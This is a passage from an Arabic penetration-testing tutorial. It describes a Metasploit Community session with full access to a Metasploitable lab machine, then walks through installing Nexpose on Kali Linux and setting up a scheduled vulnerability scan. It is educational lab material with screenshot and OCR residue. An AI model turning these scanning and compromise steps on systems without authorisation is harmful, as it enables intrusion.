في لقطة الشاشة السابقة، يمكننا أن نرى تبويب جلسات (Sessions). له رقم 1. إذا نقرنا عليه سنراها، لدينا جلسة مفتوحة وهي على جهاز Metasploitable، ويستخدم خادم Java RMI كما هو موضح في الصورة التالية:




**تبويب: الجلسات**

الجلسة السابعة، سنرى كل الأشياء التي يمكننا القيام بها على الحاسوب.


**شكل: إخراج Command shell**

هنا، يتم استخدام "جمع بيانات النظام" (Collect System Data) للحصول على بعض البيانات الحساسة، لكننا لن نتمكن من استخدام ذلك؛ لأنه كل شيء بالإصدار Pro، ولدينا إصدار المجتمع. يستخدم Access Filesystem للوصول إلى نظام الملفات. يحتوي على مستعرض ملفات يستند إلى الويب، حتى نتمكن من استعراض ملفات الحاسوب الهدف. يتم استخدام Command Shell للحصول على موجه الأوامر الخاص بـ Meterpreter. أنه يحتوي على قذيفة أمر Meterpreter التي تتيح لنا استخدام حمولة Meterpreter. الآن، لدينا إمكانية الوصول الكامل إلى الحاسوب الهدف، ونحن قادرون على القيام بأي شيء نريد القيام به على ذلك. Metasploit تفعل كل شيء لنا من خلال المتصفح. لم يكن لدينا للذهاب وتشغيل Metasploit، وتكوين الحمولة والاستغلال يدويا.

## Installing Nexpose | تثبيت Nexpose

سنناقش في هذا القسم الأداة التي تسمى Nexpose. هذه الأداة مصنوعة من قبل Rapid7. يتكون Nexpose من قبل نفس الأشخاص الذين جعلوا Metasploit و Community Metasploit. مثل Metasploit Community، يحتوي على واجهة المستخدم الرسومية على الويب، ويسمح لنا باكتشاف نقاط الضعف. كما أنه يستخدم لتعيين نقاط الضعف هذه للاستغلالات الحالية. الفرق بين Metasploit Community و Nexpose هو أن Metasploit Community أظهر لنا فقط الاستغلالات التي يمكن استخدامها داخل Metasploit، ويظهر لنا Nexpose استغلالات تم نشرها في مكان آخر غير Rapid7 و Metasploit. إنه يظهر لنا المزيد من نقاط الضعف، ويعمل على نطاق واسع. يساعدنا أيضًا في إنشاء تقرير في نهاية الفحص، ويمكننا مشاركة هذا التقرير مع الأشخاص التقنيين أو مع المديرين. كما أنه يساعدنا على إنشاء عمليات مسح للجدول الزمني. لنفترض، على سبيل المثال، أننا نعمل على شركة بنية تحتية كبيرة ونريد إجراء عمليات مسح منتظمة كل أسبوع أو كل شهر، ستكون هذه الأداة مفيدة لنا.

لا تأتي هذه الأداة مثبتة مسبقًا مع kali، لذلك يتعين علينا تنزيلها. لتنزيلها، نحتاج إلى استخدام اسم الشركة وعنوان البريد الإلكتروني الخاص بالشركة. استخدم الرابط التالي لتنزيله:

https://www.rapid7.com/products/nexpose/download/

قبل تثبيته، يتعين علينا إيقاف خادم PostgreSQL الذي يعمل في Kali Linux. استخدم الأمر التالي لإيقاف خادم SQL:

```
root@kali :~# service postgresql stop
```

بمجرد إيقاف SQL، سنقوم بتغيير الدليل إلى **Downloads** باستخدام الأمر **cd**. إذا قمنا بإدراج قائمة الملفات الحالية، فسنجد ملف الإعداد **Rapid7Setup-Linux64.bin**. أول شيء سنفعله هو تغيير الأذونات إلى ملف قابل للتنفيذ حتى نتمكن من تنفيذ هذا الملف. في Linux، لتغيير الإذن الذي نستخدمه في الأمر **chmod**، ثم سنضع الإذن الذي نريد تعيينه، وهو قابل للتنفيذ**x+**، وسنضع اسم الملف، وهو **Rapid7Setup-Linux64.bin**. الأمر كالتالي:

| root@kali :~# cd Download/ |
|---|
| root@kali :~/ Download# ls |
| root@kali :~/ Download# chmod +x Rapid7Setup-Linux64.bin |

لتشغيل أي ملفات قابلة للتنفيذ في Linux، سنقوم بكتابة /. ثم ادخل اسم الملف وهو Rapid7Setup-Linux64.bin. الأمر كالتالي:

| root@kali :~/ Download# ./Rapid7Setup-Linux64.bin |
|---|

ينبثق برنامج التثبيت، كما يظهر في لقطة الشاشة التالية:



فيما يلي الخطوات الأساسية لتثبيته:

**الخطوة 1:** علينا أن نضغط على **التالي** كما هو موضح في الصورة أعلاه. ثم سوف يطلب منا قبول الاتفاق. انقر فوق **قبول**، ثم انقر فوق **التالي**. وسوف تتيح لنا المضي قدما من خلال التثبيت.

**الخطوة 2:** الآن، سيطلب منا وضع منفذ قاعدة البيانات التي سيتم استخدامها مع Nexpose. تم تعيين المنفذ بالفعل على **5432**، لذلك لن نقوم بتغييره. سنضغط على **التالي**:

RAPID7 — The installer is comparing your system settings to required settings


Welcome
License agreement
Type and destination
• Requirements
Account details
Shortcut location
Confirm selections
Installation progress
Console details
Installation success

Installation requirements
7,984 MB RAM was detected. 8,192 MB RAM is recommended.
See the list of supported versions.
Recommended and supported configurations can be found here.
SELinux is not active.
Software is not running.
Access to external networks was detected.
Port 3780 is available.

Database port
Enter the number for the port that the database will listen on:
5432
*The port number is valid.*

Cancel | Previous | Next

**الخطوة 3:** الآن، يتعين علينا وضع **الاسم الأول واسم العائلة والشركة**، ثم يتعين علينا وضع **اسم المستخدم وكلمة المرور**. بعد ذلك **انقر** على **التالي**:




**الخطوة 4:** تأكد من عدم تحديد المربع الموضح في لقطة الشاشة التالية. إذا حددنا هذا المربع أثناء التثبيت، فسنواجه الكثير من المشكلات. سنذهب لتثبيته ثم نبدأ تشغيله لاحقًا عندما نريد استخدامه. سنجعل هذا المربع غير محدد. وهذا كل شيء، الآن سيقوم بتثبيته لنا:

Installer - Rapid7 Vulnerability Management 6.5.48

RAPID7

Confirm or change your installation selections

- Welcome
- License agreement
- Type and destination
- Requirements
- Account details
- Shortcut location
- **Confirm selections**
- Installation progress
- Console details
- Installation success

**You have selected the following installation location:**

/opt/rapid7/nexpose

**You have selected the following component(s) to install:**

Security Console, Scan Engine

**You have entered the following contact information:**

anshika bansal, xyz.com

**You have created the following user name:**

anshu

Select any additional installation tasks.

☐ Initialize and start after installation

Cancel | Previous | Next

**الخطوة 5:** بمجرد نجاح التثبيت، سنضغط على "**إنهاء**":

- Account details
- Shortcut location
- Confirm selections
- Installation progress
- Console details
- **Installation success**

3. Wait **10 to 30** minutes for the Security Console to initialize during first time startup depending on your system capabilities.

To start the service run: sudo systemctl start nexposeconsole.service

*The Security Console is configured to automatically run at startup. See the installation guide if you wish to modify start modes.*

Finish

الآن تم تثبيت Nexpose بنجاح. دعونا نرى كيف يمكننا تشغيله وماذا تفعل الأداة. يستخدم Nexpose قاعدة البيانات الخاصة به، وبالتالي فإن أول شيء سنفعله هو إيقاف تشغيل قاعدة بيانات Kali Linux. إذا كنا كلًا من قاعدة البيانات تعمل على نفس المنفذ، فسيتعارضان مع بعضهما البعض. الآن، سوف نوقف خادم postgresql. يجب أن نتذكر أنه قبل تشغيل Nexpose، نقوم بإيقاف تشغيل قاعدة البيانات الخاصة بنا. أمر إيقاف قاعدة البيانات الخاصة بنا هو كما يلي:

```
root@kali :~# service postgresql stop
```

الآن، سوف ننتقل إلى الموقع حيث قمنا بتثبيت Nexpose. ما لم نغير الموقع أثناء عملية التثبيت. سيتم تثبيت Nexpose في دليل **opt/rapid7/nexpose/**. يتم تخزين الملف الذي يقوم بتشغيل الخادم في دليل **nsc**، والملف الذي نريد تشغيله يسمى **nsc.sh**.

```
root@kali :~# cd /opt/rapid7/nexpose
root@kali : /opt/rapid7/nexpose # ls
root@kali : /opt/rapid7/nexpose # cd nsc
root@kali : /opt/rapid7/nexpose # ls
```

لتشغيل أي ملف قابل للتنفيذ، سنقوم بكتابة /. ثم ادخل اسم الملف وهو nsc.sh. الأمر كالتالي:


```
root@kali : /opt/rapid7/nexpose/nsc # ./nsc.sh
```

قد يستغرق تشغيل هذا الأمر لأول مرة بعض الوقت. في لقطة الشاشة التالية، يمكننا أن نرى أن الأداة قد تم تحميلها بنجاح. يخبرنا أنه يمكننا التنقل إليه باستخدام URL:


https: //localhost: 3780/

```
2018-07-11T08:37:53 [INFO] Accepting web server logins.
2018-07-11T08:37:53 [INFO] Security Console web interface ready. Browse to https://localhost:3780/
2018-07-11T08:37:53 [INFO] Initializing data warehouse export service...
2018-07-11T08:37:53 [INFO] Removing old JRE versions...
2018-07-11T08:37:53 [INFO] Finished removing old JRE versions.
2018-07-11T08:37:53 [INFO] Initializing IDP credential provider.
2018-07-11T08:37:53 [INFO] [Started: 2018-07-11T12:37:53] [Duration: 0:00:00.003] Completed initializing IDP credential provider.
2018-07-11T08:37:53 [INFO] Starting policy usage statistics status task.
2018-07-11T08:37:53 [INFO] [Started: 2018-07-11T12:37:53] [Duration: 0:00:00.106] Completed policy usage statistics status task.
2018-07-11T08:37:53 [INFO] Done with statistics generation [Started: 2018-07-11T12:37:53] [Duration: 0:00:00.098].
2018-07-11T08:37:53 [INFO] [Updater: Default] Establishing HTTP connection with updates.rapid7.com via proxy updates.rapid7.com:80.
2018-07-11T08:38:00 [INFO] Checking for partially deleted sites on all silos.
2018-07-11T08:38:00 [INFO] Accepting console commands.
```


سنقوم الآن بتشغيل متصفحنا ونسخ عنوان URL الذي قدمه لنا للتو. بعد ذلك سيطلب منا إدخال **اسم المستخدم** و**كلمة المرور** اللذين أنشأناهما عند تثبيت الأداة، بعد التسجيل بنجاح، سيطلب منا إدخال مفتاح المنتج كما هو موضح في لقطة الشاشة التالية:





نحن نعلم أنها نسخة مجانية وعندما نزّلنا الأداة، كان علينا ملء نموذج. في هذا النموذج، كان علينا وضع عنوان بريدنا الإلكتروني. أرسلت هذه الأداة مفتاح المنتج إلى بريدنا الإلكتروني، لذلك سوف نذهب إلى بريدنا الإلكتروني والحصول على مفتاح المنتج ولصقه. بعد اللصق، انقر فوق ACTIVATION WITH KEY. في لقطة الشاشة التالية، يمكننا أن نرى أن التنشيط ناجح وأنه يعرض علينا فقط معلومات حول الترخيص.






سنذهب إلى الصفحة الرئيسية (home) من القائمة اليسرى. بعد ذلك، سنضيف هدفًا، ثم سنقوم بإجراء اختبار. للقيام بذلك، أول ما سنفعله هو النقر فوق "إنشاء" (Create) والنقر فوق "الموقع" (Site) لإضافة هدف:





سنقوم بتعيين **الاسم** على **metasploitable.**

الآن سوف نذهب إلى علامة التبويب الأصول (ASSETS) وسنقوم بإضافة الهدف. يمكن أن يكون الهدف مجموعة. يمكننا إضافة عنوان IP محدد بنفس الطريقة التي أضفناها عندما كنا نقوم بأشياء اختراق

الشبكة باستخدام Zenmap. في هذا المثال، نستهدف جهاز Metasploitable. سنقوم بإضافة هدف جهاز Metasploitable، وهو **10.0.2.4**، وسنضيف هذا إلى مجموعة اسمها test:

الآن، في علامة تبويب التوثيق (AUTHENTICATION)، إذا كان الهدف يستخدم نوعًا من المصادقة، فلا يمكن لأحد الوصول إلى الهدف إلا إذا احتاج إلى المصادقة مع نوع من الخوادم مثل خادم FTP أو Telnet أو مصادقة HTTP على الويب أو خادم SQL. يمكننا اختياره من علامة تبويب التوثيق، وإدخال المجال (domain) واسم المستخدم وكلمة المرور. بهذه الطريقة، سيكون الإطار قادراً على المصادقة مع ذلك الخادم واختبار أمان خادمنا. لكن خادمنا لا يستخدم أي نوع من المصادقة، لذلك نحن لسنا في حاجة إليها. إذا كنا نستهدف تطبيق ويب يحتوي على صفحة تسجيل دخول، على سبيل المثال، Gmail، فلن نتمكن من الوصول إلى معظم ميزات Gmail إلا إذا قمنا بتسجيل الدخول باستخدام اسم مستخدم معين وكلمة مرور معينة. باستخدام هذه الميزة، يمكننا تسجيل الدخول ثم اختبار أمان هدفنا.

يتم استخدام علامة التبويب TEMPLATES لتحديد نوع المسح. فيها أنواع مسح مختلفة مثل Zenmap. لقد رأينا في Zenmap إجراء مسح سريع وإجراء مسح سريع + ومسح مكثف. نفس الشيء. كل ملف تعريف مختلف، ويقوم بمسح أشياء مختلفة. في هذا القسم، سوف نستخدم نوع المسح كـ Full audit enhanced logging without Web Spider:




Web Spider هي أداة تستخدم للعثور على جميع الملفات والدلائل لأهدافنا. سنحاول التدقيق الكامل بدون Web Spider، وهو الافتراضي. سنقوم بالبحث عن منافذ ICMP وTCP وUDP. نتركه كما هو.

سنترك علامة تبويب "المحرك" (ENGINE) بنفس الطريقة، مما يعني أنها ستستخدم المحرك المحلي الذي تم تثبيته بدلاً من استخدام المحرك الذي تم توفيره بواسطة Rapid7. يتم استخدام علامة التبويب "تنبيه" (Alert) لإعداد تنبيهات مخصصة حتى يتم العثور على إشعار عند العثور على ثغرة أمنية. الآن سوف نلقي نظرة على علامة التبويب جدول (SCHEDULE). إنها ميزة رائعة حقًا. لنفترض الآن أننا نعمل على شركة تستمر في دفع الكود أو الكود الجديد كل يوم، أو ربما نقوم باختبار اليوم، وكل شيء نعمله جيد. خادم الويب الخاص بنا، برامجنا، كل شيء محدث ولا توجد نقاط ضعف فيها. دعنا نقول ربما شخصًا ما يكتشف ثغرة جديدة من خلال برنامج نستخدمه على خادم الويب الخاص بنا، أو ربما دفعنا رمزًا جديدًا مستضعفًا في مشروعنا. لم نعد آمنين. تتيح لنا هذه الميزة جدولة هذا الاختبار بحيث يتم تشغيله كل ساعة أو كل أسبوع أو كل شهر حسب مدى أهميته. لذلك، نحن بصدد إنشاء جدول وإنشاء جدول. في هذا الجدول الزمني، يمكننا تحديد **تاريخ البدء**، ويمكننا ضبط **التردد على كل يوم**.

INFO & SECURITY | ASSETS | AUTHENTICATION | TEMPLATES | ENGINES | ALERTS | SCHEDULE

MANAGE SCHEDULES

CREATE SCHEDULE

MANAGE BLACKOUTS

CREATE BLACKOUT

Set Scan Time

Enabled

Name

Start Date 07/12/2018

Start Time HH MM AM (GMT -04:00) Eastern Time (US & Canada)

Scan Template Full audit without Web Spider

Scan Engine Use Default Site Engine

Specify Subset of Assets *Leave unchecked to scan assets according to the default site configuration.*

Frequency One Time Schedule


Duration Weeks Days Hours Minutes

Reaches Duration restart the scan from the beginning

SAVE CANCEL

